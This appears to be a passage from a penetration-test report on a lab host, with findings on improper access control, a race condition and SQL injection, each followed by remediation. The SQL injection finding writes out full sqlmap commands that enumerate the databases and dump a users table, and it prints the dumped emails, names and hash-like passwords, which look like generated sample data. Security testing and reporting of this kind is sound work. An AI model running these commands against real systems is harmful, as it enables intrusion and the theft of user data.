Description	Improper access control happens when a web application fails to impose the required limitations on user permissions, enabling unauthorized users to reach resources, functionalities, or data they shouldn't have access to. This may occur because of incorrect settings, absence of authentication verifications, or faulty application reasoning. Therefore, users could potentially be able to obtain sensitive data, access administrative features, or enter restricted parts of the application.
Risk	Likelihood: Medium - The dangers related to inadequate access control are substantial. Offenders may use these weaknesses to obtain unauthorized entry to user accounts, confidential information, or crucial administrative capabilities. This could result in different security breaches, such as data theft, account takeover, and unauthorized modifications to application configurations. Moreover, intruders can utilize this entry to increase their rights, potentially jeopardizing the entire system. Impact - The consequences of inadequate access control can be significant, varying based on the nature of the exposed data and features. Unauthorized access to sensitive user data can result in identity theft and breaches of privacy, for example. In severe situations, hackers might alter or remove data, interrupt services, or take over the backend of the application, resulting in widespread harm, financial impact, and damage to the organization's reputation
Tools Used	Manual testing
List of Host identified	me.terahost.exam (10.100.13.37)

References	https://portswigger.net/web-security/access-control https://cwe.mitre.org/data/definitions/284.html https://portswigger.net/kb/issues/00100850_broken-access-control

Proof of concept

The Gobuster tool is essential for executing brute-force attacks on directories and subdomains. Through the utilization of Gobuster, individuals have the ability to uncover concealed or unconnected directories and files on a designated website, like me.terahost.exam.




Figure 12: gobuster testing

Because of improper access control vulnerability, even without login, can access to the support page without username identified.




Figure 13: support page

Remediation

In order to correct improper access control, it is necessary to enforce rigorous authentication and authorization verifications across the entire application. Make sure that all requests to access sensitive resources are checked against the user's permissions. Perform comprehensive security assessments to pinpoint and rectify misconfigurations or vulnerabilities. Furthermore, following the least privilege principle can reduce potential harm by limiting users' access to only what is needed for their roles. Consistently monitoring access controls and making necessary updates will further strengthen the security posture of the application.

6.7 Race Condition in me.terahost.exam

Severity:	High	Likelihood:	Medium	Type:	Configuration Flaw

Description	A race condition is a form of concurrency problem that arises in software programs when multiple processes or threads simultaneously access shared resources, resulting in uncertain or incorrect results. This weakness is usually present when the sequence of events impacts the order of execution, enabling a hacker to control the application's state during important functions.
Risk	Likelihood: Medium - An attacker can achieve unauthorized access, alter data, or interfere with the usual operation of an application by taking advantage of a race condition. This becomes especially worrying when decisions rely on predictions about the order of events or the access to resources, which are vulnerable to outside disruptions. Impact - A race condition has the potential to be severe, leading to data corruption, security breaches, or system instability. If two processes try to update the same record at the same time, it may cause inconsistent data states, compromise data integrity, or result in unauthorized privilege escalation.
Tools Used	Burp suite, manual testing
List of Host identified	me.terahost.exam (10.100.13.37)
References	https://portswigger.net/web-security/race-conditions https://cwe.mitre.org/data/definitions/366.html

Proof of Concept

Insert user data and intercept with the Burp suite.




Figure 14: register page

Figure 15: burp request

For the second step, send the request to the intruder. Set up the null payload type and generate 1000 payloads to start the attack. Because of the race condition vulnerability, can create lots of user accounts with the same user data. All the requests are accepted successfully by the server.




Figure 16: burp intruder




Figure 17: set null payloads




Figure 18: start attack

Remediation

To prevent race conditions, developers need to use effective synchronization methods like locks, semaphores, or other concurrency control techniques to manage shared resource access. Furthermore, it is important to conduct comprehensive testing, such as utilizing methods to detect race conditions, to discover and resolve potential vulnerabilities prior to deployment in order to ensure the application functions dependably when accessed concurrently.

6.8 SQL injection in User Register of me.terahost.exam

Severity:	High	Likelihood:	High	Type:	Coding Flaw

Description	SQL Injection (SQLi) is a security flaw caused by an application mishandling user input, which enables attackers to control SQL queries. Attackers can manipulate the database and execute unintended commands by injecting malicious SQL code into input fields.
Risk	Likelihood: High - The risk linked to SQL Injection are significant. Malicious individuals can obtain sensitive information, carry out unauthorized activities, and jeopardize the integrity of the database. Impact – This attack has the potential to result in data leaks, exposure of sensitive information, and considerable harm to the organization's credibility and reliability.
Tools Used	Burp suite, manual testing
List of Host identified	me.terahost.exam (10.100.13.37)
References	https://www.owasp.org/index.php/SQL_Injection https://cwe.mitre.org/data/definitions/89.html

Proof of concept

Visit me.terahost.exam and create a user account, after that intercepts with the burp suite. Send it to the repeater and temper the surname value. Server responds with error but it also responds the server’s database name called MySQL.




Figure 19: burp request




Figure 20: burp response

Remediation

Developers need to use parameterized queries or prepared statements, which treat user input as data instead of code that can be executed. Furthermore, to reduce the likelihood of SQL Injection attacks, it is important to utilize input validation, handle errors correctly, and adhere to the principle of least privilege when accessing the database. It is crucial to conduct routine security testing and code reviews to detect and address potential vulnerabilities before they are exploited.

6.9 SQL Injection in User Profile Update

Severity:	High	Likelihood:	High	Type:	Coding Flaw

Description	SQL injection is when an app lets users update their profile info like name, email, or address without sanitizing or validating input. By inserting harmful SQL commands into input fields, attackers can take advantage of this vulnerability for the application to run against the database. SQLmap is also really powerful tool to extract data from databases.
Risk	Likelihood: High - The dangers of SQL injection in user profile updates are considerable, as they can result in unauthorized entry to critical user information. Hackers can access not only their own profile information, but also information belonging to other users that is stored in the database. Impact - SQL injection attacks in user profile updates can have serious consequences, including financial losses, damage to reputation, and disruptions to operations for organizations. Effective exploitation can result in data breaches, where private user data is stolen or compromised, leading to potential legal consequences and regulatory fines for not protecting user information.
Tools Used	Burp suite and SQLmap
List of Host identified	me.terahost.exam (10.100.13.37)
References	https://www.owasp.org/index.php/SQL_Injection https://cwe.mitre.org/data/definitions/89.html

Proof of Concept

On the me.terahost.exam index page, users have the ability to update their profile. A harmful individual is able to insert malicious payloads into a user profile update, which may result in a SQL injection. Take csrf token from view page source and test with SQLmap to extract databases, tables and columns

Figure 21: csrf token in view page source

```
sqlmap --csrf-url=http://me.terahost.exam/profile --csrf-token="acdt67gshfuiuasfsg" -u http://me.terahost.exam/update-user -data="name=serina&surname=rose&email=hi%40gmail.com&street_address=8850+Egestas+Ave&city=Berlin&zip=29977-647&iban=GT33211377800379210569053628&password=&uID=500&acdt67gshfuiuasfsg=b2004314aa49d95302179246148e0326" -p "city,address,acdt67gshfuiuasfsg" --cookie="_sid_=adeo9qv0palnd3185ghti9fd86;displayoptions=1" --random-agent --dbs
```

Figure 22: SQL map payload to find databases




Figure 23: testing with sqlmap

Found 2 databases information_schema and terahost

Figure 24: found databases

Extract the terahost database's tables list

```
sqlmap --csrf-url=http://me.terahost.exam/profile --csrf-token="acdt67gshfuiuasfsg" -u http://me.terahost.exam/update-user --data="name=serina&surname=rose&email=hi%40gmail.com&street_address=8850+Egestas+Ave&city=Berlin&zip=29977-647&iban=GT3321137780037921056905362 8&password=&uID=500&acdt67gshfuiuasfsg=b2004314aa49d95302179246148e0326" -p "city,address,acdt67gshfuiuasfsg" --cookie="_sid_=adeo9qv0palnd3185ghti9fd86;displayoptions=1" --random-agent -D terahost --tables
```

Figure 25: SQL map payload to find tables

Found 2 tables user_info and users.

Figure 26: found tables

Extract users list from users' table

```
sqlmap --csrf-url=http://me.terahost.exam/profile --csrf-token="acdt67gshfuiuasfsg" -u http://me.terahost.exam/update-user --data="name=serina&surname=rose&email=hi%40gmail.com&street_address=8850+Egestas+Ave&city=Berlin&zip=29977-647&iban=GT3321137780037921056905362 8&password=&uID=500&acdt67gshfuiuasfsg=b2004314aa49d95302179246148e0326" -p "city,address,acdt67gshfuiuasfsg" --cookie="_sid_=adeo9qv0palnd3185ghti9fd86;displayoptions=1" --random-agent -D terahost -T users --dump
```

Figure 27: SQLmap payload to dump users

```
[04:36:10] [INFO] retrieved: 'Nullam.lobortis@ascelerisque.ca'
[04:36:11] [INFO] retrieved: '422'
[04:36:11] [INFO] retrieved: '607uk2015pav2a8fwvp982yjc4856bg7'
[04:36:12] [INFO] retrieved: 'Richards'
[04:36:13] [INFO] retrieved: 'Zeph'
[04:36:13] [INFO] retrieved: 'lorem.ut.aliquam@Integer.co.uk'
[04:36:14] [INFO] retrieved: '423'
[04:36:15] [INFO] retrieved: '901qc4377mfy2s8gmrq664rrn8750pi6'
[04:36:15] [INFO] retrieved: 'Whitehead'
[04:36:16] [INFO] retrieved: 'Pandora'
[04:36:17] [INFO] retrieved: 'penatibus.et@diamloremauctor.com'
[04:36:17] [INFO] retrieved: '424'
[04:36:18] [INFO] retrieved: '013pp4681tfp0q7nrso246arn7303ye0'
[04:36:18] [INFO] retrieved: 'Little'
[04:36:19] [INFO] retrieved: 'Rafael'
[04:36:20] [INFO] retrieved: 'cursus.a@semper.net'
[04:36:20] [INFO] retrieved: '425'
[04:36:21] [INFO] retrieved: '309rn4830iko0i7qkwu994vxr7866yv2'
[04:36:22] [INFO] retrieved: 'Cain'
[04:36:22] [INFO] retrieved: 'Lance'
[04:36:23] [INFO] retrieved: 'Nulla.tincidunt@luctusfelis.edu'
[04:36:23] [INFO] retrieved: '426'
[04:36:24] [INFO] retrieved: '781te7653yzz9n7kada913qvw0928du8'
[04:36:24] [INFO] retrieved: 'David'
[04:36:25] [INFO] retrieved: 'Adrienne'
[04:36:25] [INFO] retrieved: 'magna.a.neque@erateget.co.uk'
[04:36:26] [INFO] retrieved: '427'
[04:36:27] [INFO] retrieved: '841go7450bcm4a4xzqz940xuq8200eo6'
[04:36:28] [INFO] retrieved: 'Small'
[04:36:28] [INFO] retrieved: 'Imogene'
[04:36:29] [INFO] retrieved: 'quam.Curabitur.vel@loremeu.co.uk'
[04:36:29] [INFO] retrieved: '428'
[04:36:30] [INFO] retrieved: '931ni5966vfb6h8kzuz493owd1184gu0'
```

Figure 28: found user lists

```
+-----+--------------------------------------------------------+-------------+-------------+----------------------------------+
| id  | email                                                  | Name        | Surname     | password                         |
+-----+--------------------------------------------------------+-------------+-------------+----------------------------------+
[04:37:26] [WARNING] console output will be trimmed to last 256 rows due to large table size
| 191 | nec.ligula.consectetuer@aptenttacitisociosqu.net       | Wing        | Graves      | 120ac0102ngu5z2wlgm866ckg1759va2 |
| 192 | sed.facilisis.vitae@arcuetpede.co.uk                   | Jana        | Maxwell     | 204lb4530zlh4t4xbsg864kon8582ie3 |
| 193 | tincidunt.neque.vitae@odio.org                         | Irma        | Parks       | 301sb0796azi6l3gkys651bvx9059rh3 |
| 194 | tellus@dolorDonec.com                                  | Rhonda      | Lambert     | 692bb0891bhf1d5enfv028rbc9085xe5 |
| 195 | odio@orciinconsequat.co.uk                             | Raymond     | Thornton    | 438ae0718fcx8w4ztdt118xoc4451rd0 |
| 196 | ac.libero.nec@loremeu.co.uk                            | Reed        | Parrish     | 578kt5846bfc3j0rauz012lpy3393wy2 |
| 197 | in.lobortis.tellus@auctor.edu                          | Alika       | Rice        | 722ap9326shv0m4hxod924qfi9850hl8 |
| 198 | Quisque@lacusEtiambibendum.ca                          | Clayton     | Acevedo     | 039mb6592ahn4g8hnfo729yjo3061ah7 |
| 199 | ut@Proinnisl.edu                                       | Bell        | Harmon      | 164gg4354byp2w9pyiv609teu2767tl2 |
| 200 | diam.Pellentesque@mauris.net                           | Ariana      | Nieves      | 752ir0798kof4c1wdms528zbn1257xx7 |
| 201 | libero@venenatislacus.org                              | Brianna     | Gilliam     | 726gr8546tfp2p1mxvc444jmz2645cb8 |
| 202 | purus.accumsan.interdum@Maurisquisturpis.org           | Marny       | Richards    | 603dz9562lud6s2djax179ksg7876hj1 |
| 203 | nec.orci@convallisin.net                               | Austin      | Fernandez   | 387qt6219yav6n0pgha622kwk5866wl8 |
| 204 | metus@tinciduntaliquamarcu.edu                         | Gillian     | Santos      | 193iz6601ucd3n1srln472jcn8795uh7 |
| 205 | auctor.vitae@etmagna.com                               | Keane       | Valdez      | 685sh1608ubm2g4gops589lwy8952zw3 |
| 206 | condimentum.Donec@insodales.edu                        | Ivy         | Frank       | 124nr1334oic9h3gavl387upc5937jj0 |
| 207 | penatibus.et.magnis@ipsumDonecsollicitudin.edu         | Cullen      | Jacobson    | 497jp4601dbx5j3dzge274mai1536qq1 |
| 208 | libero.lacus.varius@velit.edu                          | Harrison    | Patel       | 537fz5507afl5k3avjd011ted5227ko5 |
| 209 | amet@Curabiturut.net                                   | Eric        | Carter      | 955xd5254rgv2z6geus022nrf8868dp2 |
| 210 | ligula.Aenean@elementumlorem.org                       | Stacy       | Miller      | 047rj9739ibi5z8ssog434ezx7645mu5 |
| 211 | lorem.vitae.odio@fringillamilacinia.net                | Omar        | Johnson     | 017ap1399kxq7y6sqqx139edi0951qr2 |
| 212 | ante.Nunc.mauris@Duisami.ca                            | Joy         | Allen       | 045uq5083kcm6i2fhol045tjb7542ie5 |
| 213 | mauris.sapien.cursus@id.co.uk                          | Amity       | Valentine   | 727fo0756evt4u4bszj039yps0149es1 |
| 214 | at.risus@sit.co.uk                                     | Lionel      | Barton      | 156iu7209gnf4q1kese454pvp7120oa8 |
| 215 | arcu@scelerisqueduiSuspendisse.co.uk                   | Rylee       | Trevino     | 207gq1779eue0x3nxkm352kvu0467ni9 |
| 216 | leo.elementum.sem@dictummagna.edu                      | Gail        | Brennan     | 291rp8861atc7u2giaq519cfq7829ne9 |
| 217 | in.consectetuer.ipsum@nonquamPellentesque.net          | Christopher | Pierce      | 640hu0747pwu6o4insa558ibo3572mj4 |
